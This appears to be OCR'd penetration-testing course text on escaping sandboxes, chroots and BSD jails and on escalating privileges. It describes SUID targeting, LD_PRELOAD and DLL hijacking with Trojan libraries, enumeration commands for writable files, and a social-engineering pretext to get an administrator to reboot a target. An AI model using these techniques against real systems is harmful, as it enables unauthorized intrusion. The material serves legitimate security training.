
PaX is part of the grsecurity project and is mostly patches to gcc to enhance protections such as non-executable stack, address-space layout randomization (ASLR), heap mechanics, and other things that contribution to exploitation. Although PaX does not directly defend an application, having grsecurity and PaX applied before compiling an application will prevent many escalations, which would also make escape very difficult. PaX's patches enhance ASLR significantly and were available before most modern operating systems could perform ASLR.



Application Restrictions

Application restrictions are becoming more prolific as a defense. SELinux and AppArmor both have application hardening features. SELinux restricts resources based on inode number from the filesystem (as well as other security enhancements). The major difference between SELinux and AppArmor is that AppArmor rules are fixed on the path. This could be considered a "better" feature in that it enables clearer configuration and use. However, most environments allow links on the filesystem that could circumvent a simple implementation.

These defense technologies are designed around whitelisting access for each application, then only allowing those features as trained. Escaping software protected by these restrictions all depends on exploiting those allowed features.




Shell Restrictions

There are often shell restrictions imposed on user accounts as well. If an attacker already has a foothold, any restrictions here are usually easy to circumvent. Shell configuration files and environments actually enable local exploitation more than restrict it. Some system administrators assume that changing settings at this level will thwart most users; it's a security-through-obscurity technique.


Depending on which shell is being used, ~/.profile or ~/.rc files can tailor the environment's path, command aliases, HTTP proxies, and other settings. The more specific the location of the setting, the later it is in the parsing sequence during login. The /etc/shells file only affects what a user can change their initial login shell to; it does NOT prevent a user from using another shell by executing it. The /etc/profile is checked first and includes system wide settings such as the default prompt and path.

After parsing the system defaults, the ~/.profile will be parsed, followed by the shell-specific one, such as .kshrc for the Korn-shell. If a bash process is started at a login such as on a terminal, it will parse the ~/.bash_profile as well. If it is started by other means, it will parse the ~/.bashrc only.



Virtual Machine Environments

The proliferation of virtualization on the i386 and amd64 architectures has brought the assumption of security with it. Virtualization is an abstraction layer, not a firewall or other defense. In some ways, the attack surface increases as now there is more functionality to exploit, such as remote access and infrastructure management. Additionally, the value to the attacker is increased as infrastructure virtualization consolidates all that control. Another consideration is that some diagnostic information may be hidden from view if the primary management is from a virtualization infrastructure console.



General Methodology to Escalate


Before we can escape, we usually need to escalate our permissions to a higher privilege. There is such a variety of systems in existence, most situations require a different path to higher privileges. No matter what Operating System or environment is involved, there are some general techniques that are often helpful.

For any situation, escalation can be found via attacking a privileged service or the kernel itself. Services from third-party vendors are usually the easiest way to get a root or administrator privilege. Besides the formal Operating System services, you may find special processes that behave like a service and are just as useful. To evaluate if your service is a candidate for escalation, you will need to identify its environment: environment variables, libraries, configuration files, input files, and how it is started. Scheduled jobs ran by the Task Scheduler service are often just as good, and start in a predictable way (nightly backup job? yes!). Anything surrounding the service that can be manipulated by the attacker, including the actual executable binary is part of the attack surface.

If the service is already running, it must somehow be restarted. If the service isn't running, is will not help the attacker, obviously. A partial Denial-of-Service attack often is enough of a concern to reboot the target by the user or administrator. As rebooting the machine is one of the first arbitrary troubleshooting steps, it is a realistic expectation. Do not rule out social engineering, either: "Sorry Mr. Administrator, my nmap scan broke that server, can you reboot it before I get in trouble?"

Some common local exploits that are useful in privilege escalation are included in the Metasploit framework. The bypass_uac and service_permission post-exploitation modules are very reliable on

production systems. Metasploit has started using the exploit/[OS]/local/ category for privilege escalation. Both types of modules can run against a Meterpreter session that is already established with the victim as an unprivileged user.



General Methodology to Escape

Any restriction attack should be approached considering the context of what access the attacker already has. Escape is just a video game, an adventure game, but without the voice actors. A penetration tester should be combining the area, looking for improvised or simply misplaced weapons or valuable items. This foothold might only be an intermediate step to a better foothold, not directly to root access.

Take inventory of tools already there:


```
find / -type f -perm -o+rx
```

Take inventory of any configuration files:

```
find / -type f -name "*conf" -o -name "*cfg"
```

Take inventory of any writable files (especially if there's a chance to make another process execute them):

```
find / -type f -perm -o+w
```



Example Commands to Escalate


In any platform, you might be able to search your tools and public disclosure for known privilege escalation flaws. Besides specifics published for public use, you will need to find another way out. In Windows, the task scheduler or a third-party service would be the best to trojan for escape (as they are often run as SYSTEM); on other platforms, you need to find similar custom applications or services to leverage.

Any progress of escalating user accounts will be beneficial. Getting root inside of a chroot environment brings you right up to the finish line. Target any SUID or SGID binaries you see. Check the process listing for anything run by an administrative user. Check your own environment variables with the "env" or "set" command. Look for directories to third party applications in the path, interesting aliases or controllable settings.

Often, there will be one program installed with an application that uses an environment variable insecurely. It may be that the program assumes HTTP_PROXY is set to a typical IPv4 address and TCP port and performs no sanity checking. Common environment variables to examine for leverage:

```
ENV
HOME
PATH
SHELL
EDITOR
LD_LIBRARY_PATH
LD_PRELOAD
```

On Day 4, our Linux privilege escalation work will rely on the set-user-ID (SUID) setting on vulnerable programs. This and the set-group-ID (SGID) setting can aid directly or indirectly in getting better access. We might be able to exploit a feature of the program to escalate. Later we will exploit code flaws, not features, for the same purpose. With the ltrace command, it may be possible to recognize filenames with relative or no path specified. If so, placing a Trojan file earlier in the path sequence will provide an opportunity to change the program behavior.




Manipulating Library Loading on Linux

Replacing libraries can change the behavior of an otherwise secure program. The ldd program will list the files that are dynamically linked by the program. Since they are dynamic, there is a chance we can get a malicious library with the same name loaded first. Delivering the malicious library might be difficult, we need to try a few different ways to get it loaded.

ELF binaries themselves can have hardcoded library paths by using RPATH and RUNPATH settings. These are in the dynamic section and can be read with the readelf command. It is possible to find a binary that has been built to use a hardcoded library path, but finding nothing, loads from the system location. It is possible to create the missing library and have it maliciously act on behalf of the attacker (this is very similar to common third-party vulnerable software installations on Windows that have a DLL in a relative path).

Two environment variables are especially useful for library loading. The LD_PRELOAD and LD_LIBRARY_PATH variables are parsed by the dynamic linker (ld.so) like the PATH environment variable for executables. The LD_PRELOAD is used to load modules before everything else. Using the LD_LIBRARY_PATH can change where the linker looks for the libraries (except it cannot override settings in /etc/ldd.so.conf). Depending on the situation, some executables might be affected by changes in other variables that start with "LD_" or "RTL_".

The syscall functions cannot be overloaded in this way, but libc wrapping functions can be.




Manipulating Library Loading on Windows

Windows library loading is a little easier to manipulate, especially with third-party programs. If an executable loads libraries via the %PATH% environment variable, instead of hardcoded path, it is trivial to Trojan the DLL. The issue is Windows always prepends the Current Working Directory (CWD) of the process to the %PATH% before parsing. There is no way to undo this behavior, it is a necessary design for the way DLLs and other resource files are located before mapping to memory.

Third-party installed executables tend to be most interesting as they often bring the correct version of DLL needed with them. Sometimes the DLLs will be located in %COMMONPROGRAMFILES% or %COMMONPROGRAMFILES(X86)%, especially if it is expected that another program needs the same DLL. Many third-party programs still install some DLLs in their executable directory and assume they load first. If an attacker can execute the vulnerable program from a different location, the new location will be checked first as the CWD.


The Trojan DLL does not need to mimic the real DLL very closely, but usually DLL injection techniques which cause a new thread on loading let a new function inside a copied DLL run code in the context of the current process. The Corelan team has consolidated a list of application versions that load DLLs insecurely at http://www.corelan.be:8800/index.php/2010/08/25/dll-hijacking-kb-2269637-the-unofficial-list/.



Breaking Out as UID0

Since root is still root inside a chroot environment, a process can try to traverse out with parent directory notation. Since root has no restrictions with plain chroot, there are many ways to remove the directory tree restriction. Usually the hardest part is finding the vulnerable program to escalate privileges, not getting back to the real root filesystem mount point.


Abusing mount seems to be the easiest alternative to escape, except the chdir +chroot +traversal seems to work every time. Occasionally, somebody will rediscover this vulnerability/feature and announce it. Wrapping chroot functionality to approach jail behavior to further obfuscate the path to escape is very common.



Breaking out of a BSD jail

Remember that a jail has actual separation between files and processes, it is harder to escape. One direct way to escape is finding and leveraging a flaw in the kernel or something the kernel runs in kernel space. Since the kernel is shared, once exploited, the attacker has escaped the jail. For example, the FreeBSD-SA-08:13.protosw vulnerability was announced December 23, 2008. This was a vulnerability in the netgraph kernel module. The vulnerable netgraph kernel module is not loaded by default, the system would have to load it for certain advanced packet activity or monitoring.

